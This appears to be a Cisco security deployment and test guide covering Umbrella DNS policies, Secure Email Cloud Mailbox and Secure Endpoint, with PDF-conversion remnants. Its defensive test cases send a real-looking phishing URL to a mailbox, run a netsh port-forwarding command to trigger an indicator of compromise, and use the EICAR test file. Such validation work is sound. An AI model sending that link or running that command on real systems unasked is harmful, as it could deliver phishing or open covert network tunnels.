
**Step 4.** Click **Set & Return** then **Save**.

## Test

As Moderate content policy controls include the blocking of adult content, so we will use that as an example.

**Step 1.** Using a device within the protected network, navigate to <http://exampleadultsite.com>.

**Step 2.** Umbrella will block the site if the content has been blocked successfully.



## Test Case #5 – Permit or Deny Access to Cloud Apps

Application Settings organize applications into categories based on the type of processes or services provided, for example, shopping, education, or human resources. You can limit identity access to applications by selecting applications you want Umbrella to block. For this example, we will control access to Facebook.

## Deployment Steps

**Step 1.** In **Umbrella**, navigate to **Policies > Management > DNS Policies** and click on the policy that has been applied to your network.

**Step 2.** Under **Application Setting Applied**, click **Edit**.

| 1  | Breach Defense CVD Test | Protection<br>DNS Policy  | Applied To<br>1 Identity | Contains<br>3 Policy Settings | Last Modified<br>May 3, 2021 | ^ |
|--|-------------------------|---|--------------------------|-------------------------------|------------------------------|---|
| <b>Policy Name</b>   |                         |   |                          |                               |                              |   |
| Breach Defense CVD Test  |                         |   |                          |                               |                              |   |
| <b>1 Identity Affected</b><br>1 Network<br><a href="#">Edit Identity</a>   |                         | <b>2 Destination Lists Enforced</b><br>1 Block List<br>1 Allow List<br><a href="#">Edit</a>           |                          |                               |                              |   |
| <b>Security Setting Applied: Default Settings</b><br>Command and Control Callbacks, Malware, Phishing Attacks, plus 5 more will be blocked<br>No integration is enabled.<br><a href="#">Edit</a> <a href="#">Disable</a> |                         | <b>File Analysis Enabled</b><br>File Inspection Enabled<br><a href="#">Edit</a>                       |                          |                               |                              |   |
| <b>Content Setting Applied: Low</b><br>Blocks pornography.<br><a href="#">Edit</a> <a href="#">Disable</a>   |                         | <b>Umbrella Default Block Page Applied</b><br><a href="#">Edit</a> <a href="#">Preview Block Page</a> |                          |                               |                              |   |
| <b>Application Setting Applied: TestApp</b><br>Facebook will be blocked.<br><a href="#">Edit</a> <a href="#">Disable</a>   |                         |   |                          |                               |                              |   |

**Step 3.** Search for the application you wish to monitor, click the app to enable and then choose the action by clicking the **gear icon**. By default, the action is set to **Block**.

**Note:** Some applications have more functionality that just allow or block. In the case of Facebook, we can choose to just block Posts/Shares, which would just enable the viewing of content.

|                         |                          |                          |                               |                              |   |
|-------------------------|--------------------------|--------------------------|-------------------------------|------------------------------|---|
| Breach Defense CVD Test | Protection<br>DNS Policy | Applied To<br>1 Identity | Contains<br>3 Policy Settings | Last Modified<br>May 3, 2021 | ^ |
|-------------------------|--------------------------|--------------------------|-------------------------------|------------------------------|---|

### Control Applications

Select applications or application categories you'd like to block or allow for the users in your organization

**Application Settings**

TestApp

**Applications To Control**

Search for an application

- Douban
- Doximity
- Eaglenet
- Ello
- Facebook Block
- Fotolog
- Friend Finder
- Gab.ai
- Google Plus

[CANCEL](#)
[SET & RETURN](#)

**Step 4.** Click **Set & Return** and then **Save**.

## Test

**Step 1.** Using a device within the protected network, navigate to the application you just blocked.

**Step 2.** Umbrella will return the block page if the application has been blocked successfully.



This site is blocked due to content filtering.

www.facebook.com

Sorry, www.facebook.com has been blocked by your network administrator.

[> Diagnostic Info](#)

[Terms](#) | [Privacy Policy](#) | [Contact](#)

### Test Case #6 – Real-time Security Activity Reports

Security Activity reports are used to gain insight into request activity and blocked activity, determining which of your identities are generating blocked requests. Reports help build actionable intelligence in addressing security threats including changes in usage trends over time. This guide will explore two of the reporting features available in Umbrella. For more details see [Get Started with Reports](#).

**Step 1.** In Umbrella, navigate to **Reporting > Core Reports > Security Activity**.

**Step 2.** Under **Response**, click on **Blocked** to view all of the activity that has been protected by Umbrella.

|  |                         |                          |   |
|--|-------------------------|--------------------------|---|
| SECURITY CATEGORY (MALWARE)  BLOCKED<br>https://secure.eicar.org/eicarcom2.zip   | Breach Defense Test Lab | May 15, 2021 at 12:27 AM | ▼ |
| SECURITY CATEGORY (MALWARE)  BLOCKED<br>https://secure.eicar.org/eicar.com.txt   | Breach Defense Test Lab | May 15, 2021 at 12:27 AM | ▼ |
| SECURITY CATEGORY (MALWARE)  BLOCKED<br>https://secure.eicar.org/eicar.com       | Breach Defense Test Lab | May 15, 2021 at 12:26 AM | ▼ |
| SECURITY CATEGORY (MALWARE)  BLOCKED<br>http://proxy.opendnstest.com/image...    | Breach Defense Test Lab | May 14, 2021 at 12:06 AM | ▼ |
| SECURITY CATEGORY (MALWARE)  BLOCKED<br>examplemalwaredomain.com                 | Breach Defense Test Lab | May 10, 2021 at 12:24 AM | ▼ |
| SECURITY CATEGORY (MALWARE)  BLOCKED<br>https://kali.download/kali-images/kal... | Breach Defense Test Lab | May 9, 2021 at 9:13 PM   | ▼ |
| SECURITY CATEGORY (COMMAN...  BLOCKED<br>examplebotnetdomain.com                 | Breach Defense Test Lab | May 7, 2021 at 10:37 PM  | ▼ |
| SECURITY CATEGORY (CRYPTOM...  BLOCKED<br>give-me-coins.com                      | Breach Defense Test Lab | May 7, 2021 at 10:35 PM  | ▼ |

**Step 3.** Navigate to **Reporting > Core Reports > App Discovery**.

**Step 4.** This page gives an overview of all applications that have been discovered in the network and gives network administrators the opportunity to change the disposition of that application. Under **Flagged Apps**, we can see that there have been attempts to use a Russian mail server and also a Russian social media site.

Flagged Apps (2 of 2)

**Mail.ru** High

Office Productivity app used by 1 identities

**Risk Group:** Suspicious Apps

**Issues:** Apps originating in nations with government-mandated data inspection may be forced to submit corporate data to third parties.

[Edit app controls](#)

**Odnoklassniki** Medium

Social Networking app used by 1 identities

**Risk Group:** Suspicious Apps

**Issues:** Apps originating in nations with government-mandated data inspection may be forced to submit corporate data to third parties.

[Edit app controls](#)

**Step 5.** On one of the flagged apps, click on **Edit app controls**.

**Step 6.** Click on the drop down to choose whether this app should be set to **Block** or **Allow** within a given policy. In this case we will leave it as **Block**.



## Control Mail.ru

Select which settings should block or allow this application

**Application Settings** (2 selected of 4 total)



Default Settings

Applied in: Azure\_DNSPolicy, RoamingUser...

Block



srwvpn

Not applied in policies

Add this app setting to a policy to control the app

Block

Block Attachment Uploads

Allow

## Cisco Secure Email Cloud Mailbox

### Deployment Steps

Cisco Secure Email Cloud Mailbox, formerly Cloud Mailbox Defense (CMD), is a cloud platform that requires no hardware installation, and all tests were performed using Office365. To integrate Cisco Cloud Mailbox with Microsoft Office 365 for inbound and outbound email delivery see [Cloud Mailbox Defense User Guide - Set Up Your Business](#).


**Note:** The pre-requisites of this guide is a Microsoft 365 account with Global Admin rights and an email address in your Microsoft 365 environment capable of receiving undeliverable journal reports. The email address used will not be journaled; do not use an address you want Cloud Mailbox to analyze.

### Test Case #1 – Protect Against Phishing Attacks

CMD's remediation actions include detecting phishing emails. This setting is on by default and set to move all phishing emails to the trash folder.

### Deployment Steps

**Step 1.** In **CMD**, click on the **gear** icon, then select **Policy**.



**Step 2.** Under **Remediation Actions**, select the dropdown for **Phishing** and select **Move to Trash** (default).

### Remediation Actions


Remediation actions apply to Incoming, Internal, and Outgoing messages.

|           |               |
|-----------|---------------|
| Malicious | Move to Trash |
| Phishing  | Move to Trash |
| Spam      | Move to Junk  |
| Graymail  | No Action     |

**Step 3.** Click **Save and Apply** to confirm any changes to the access controls.

## Test

**Step 1.** Using an email address from outside the organization, send an email the managed O365 account. Use a subject of “Check this out!” or any other eye-catching material. Then add some text with one word hyperlinked to this URL: <https://str34eema.ru/fdsa/?onstoreid=40uti89763#amd@sid.org>. Send the email.




**Note:** If the email has not shown up after 5 minutes, it may have been blocked by Microsoft directly. For testing purposes, we can release it from quarantine.

- Open O365 Admin Center
- Select **Show All** in left menu and select **Security**
- Go to **Threat Management > Review**
- Open **Quarantine**
- Select the quarantined email and **Release** it.

**Step 2.** CMD should mark it as phishing.

**Note:** It may not mark it as phishing immediately but it should return with a retrospective verdict after a minute or two.



## Test Case #2 – Prevent Spam Messages

CMD’s remediation actions include detecting spam emails. This setting is on by default and set to move all spam emails to the junk folder.

## Deployment Steps

**Step 1.** In **CMD**, click on the **gear** icon, then select **Policy**.

**Step 2.** Under **Remediation Actions**, select the dropdown for **Spam** and select **Move to Junk** (default).


| Remediation Actions |                 |
|---------------------|-----------------|
| Malicious ⓘ         | Move to Trash ▾ |
| Phishing ⓘ          | Move to Trash ▾ |
| Spam ⓘ              | Move to Junk ▾  |
| Graymail ⓘ          | No Action ▾     |

**Step 3.** Click **Save and Apply** to confirm any changes to the access controls.

## Test

**Step 1.** Download this phishing URL [list](#).


**Step 2.** Using an email address from outside the organization, send an email to the managed O365 account. Use a subject of *“Check this out!”* or any other eye-catching material. Add some text. Then attach the URL list to the email. Send the email.



**Note:** If the email has not shown up after 5 minutes, it may have been blocked by Microsoft directly. For testing purposes, we can release it from quarantine.

- Open O365 Admin Center
- Select Show All in left menu and select Security
- Go to Threat Management > Review
- Open Quarantine
- Select the quarantined email and Release it.

**Step 3.** CMD should mark the message as spam and move it to the **Junk** email folder.




### Test Case #3 – Protect Against Malicious Payloads

Cisco Cloud Mailbox’s remediation actions include detecting malware in emails. This setting is on by default and set to move all malicious emails to the trash folder.

#### Deployment Steps

**Step 1.** In **CMD**, click on the **gear** icon, then select **Policy**.

**Step 2.** Under **Remediation Actions**, select the dropdown for **Malicious** and select **Move to Trash** (default).



**Step 3.** Click **Save and Apply** to confirm any changes to the access controls.

#### Test


**Step 1.** Download the **eicar** file from [eicar.org](http://eicar.org).

**Step 2.** Using an email address from outside the organization, send an email to the managed O365 account. **Attach** the **eicar** file to the email. Send the email.

**Note:** If the email has not shown up after 5 minutes, it may have been blocked by Microsoft directly. For testing purposes, we can release it from quarantine.

- Open O365 Admin Center
- Select **Show All** in left menu and select **Security**
- Go to **Threat Management > Review**
- Open **Quarantine**
- Select the quarantined email and **Release** it.

**Step 3.** CMD should move the email to trash and the verdict will be in the **Messages** tab.




## Test Case #4 – Manual Remediation


Cisco Cloud Mailbox’s remediation actions include being able to manually remediate emails if they have been determined to be malicious in some form. Doing this in CMD can save time compared to doing it in O365 because of how swiftly and easily it can be done.

### Test

**Step 1.** In CMD, navigate to **Messages**.



**Step 2.** Check the message to be remediated. Any of the messages sent in the previous tests are good candidates for this.



**Step 3.** Select to **Move to Junk**, **Move to Trash**, or **Move to Inbox**.

**Step 4.** Select one of the categories to reclassify the email: **Malicious**, **Phishing**, **Spam**, **Graymail**, **Neutral**.

**Step 5.** After this has been done the message will be pulled from every inbox the message was received in.

## Cisco Secure Endpoint


The Cisco Secure Endpoint, previously known as AMP for Endpoints (AMP4E), connector is supported on Windows, Mac, and Linux. This deployment guide will make use of the Windows Connector. For alternative deployment options see [AMP for Endpoints Deployment Strategy](#).

### Deployment Steps

**Step 1.** In the **Secure Endpoint Cloud**, navigate to **Management > Groups**.



**Step 2.** Click **Create Group**.




**Step 3.** In the **Name** field, add a meaningful name that represents the group of devices the chosen policies will apply to.

**Step 4.** Choose a **Parent Group** (if necessary) and leave the policies as **Default**. Click **Save**.

**Step 5.** Navigate to **Management > Download Connector**.

**Step 6.** In the **Group** dropdown list, choose the newly created group.




**Step 7.** Under **Windows**, click **Show URL** to get the download link for the Windows Connector.

**Step 8.** On the device that you wish to install Cisco Secure Endpoint, navigate to the URL in a browser.

**Step 9.** Open the installer and follow the installation steps until completion.

**Step 10.** In the **Secure Endpoint Cloud**, navigate to **Management > Groups** and click on the group created in step 2. Under **Computers**, the new device will appear.



**Note:** These are the deployment steps to manually install Cisco Secure Endpoint. The Secure Endpoint client can also be installed as part of an AnyConnect profile when using Cisco AnyConnect to connect to VPN. An example on how to install and configure AMP module through AnyConnect and the Cisco ASA can be seen [here](#).

### Test Case #1 – Endpoint Malware Defense – Mitigate Malware & Ransomware


*Netsn* is a command-line scripting utility that allows you to, either locally or remotely, display or modify the network configuration of a computer that is currently running. Port Forwarding is the technique of taking packets destined for a specific TCP or UDP port and machine, and forwards them to a different port and/or machine. This is done transparently, meaning that network clients cannot see that Port Forwarding is being done. They connect to a port on a machine when in actual fact the packets are being redirected elsewhere.

**Step 1.** On the Windows device protected by Cisco Secure Endpoint, open the command prompt and enter:

*netsh interface portproxy add v4tov4 listenport=8001 connectport=80 connectaddress=127.0.0.1*

**Step 2.** In the Secure Endpoint Cloud, navigate to **Analysis > Events**.

**Step 3.** Click on the entry **Cloud IOC: W32.NetshFirewallPortForward.Ioc** for additional details on the indicator of compromise.



Cisco Secure Endpoint also contains a comprehensive database of every file that has ever been seen and along with a corresponding good or bad disposition. As a result, known malware is quickly and easily quarantined at the point of entry without any processor-intensive scanning.

**Step 1.** Using a device protected by Cisco Secure Endpoint, navigate to [eicar.org](http://eicar.org).

**Step 2.** Download the **eicar.com.txt** file onto the device.

**Note:** EICAR is safe to pass around, because it is not a virus, and does not include any fragments of viral code. It is a file that has been created for Anti-virus products to react to for test purposes. Cisco Umbrella also blocks access to this file. During this test, Umbrella was disabled to allow for successful download.

## ANTI MALWARE TESTFILE

### Intended use

**Additional notes:**

- This file used to be named ducklin.htm or ducklin-html.htm or similar based on its original author Paul Ducklin and was made in cooperation with CARO.
- The definition of the file has been refined 1 May 2003 by Eddy Willems in cooperation with all vendors.
- The content of this documentation (title-only) was adapted 1 September 2006 to add verification of the activity of anti-malware or anti-spyware products. It was decided not to change the file itself for backward-compatibility reasons.

### Who needs the Anti-Malware Testfile

*(read the complete text, it contains important information)*  
Version of 7 September 2006

If you are active in the anti-virus research field, then you will regularly receive requests for virus samples. Some requests are easy to deal with: they come from fellow-researchers whom you know well, and whom you trust. Using strong encryption, you can send them what they have asked for by almost any medium (including across the Internet) without any real risk.

Other requests come from people you have never heard from before. There are relatively few laws (though some countries do have them) preventing the secure exchange of viruses between consenting individuals, though it is clearly irresponsible for you simply to make viruses available to anyone who asks. Your best response to a request from an unknown person is simply to decline politely.

A third set of requests come from exactly the people you might think would be least likely to want viruses „users of anti-virus software“. They want some way of checking that they have deployed their software correctly, or of deliberately generating a „virus incident in order to test their corporate procedures, or of showing others in the organisation what they would see if they were hit by a virus“.

### Reasons for testing anti-virus software

### Download Anti Malware Testfile

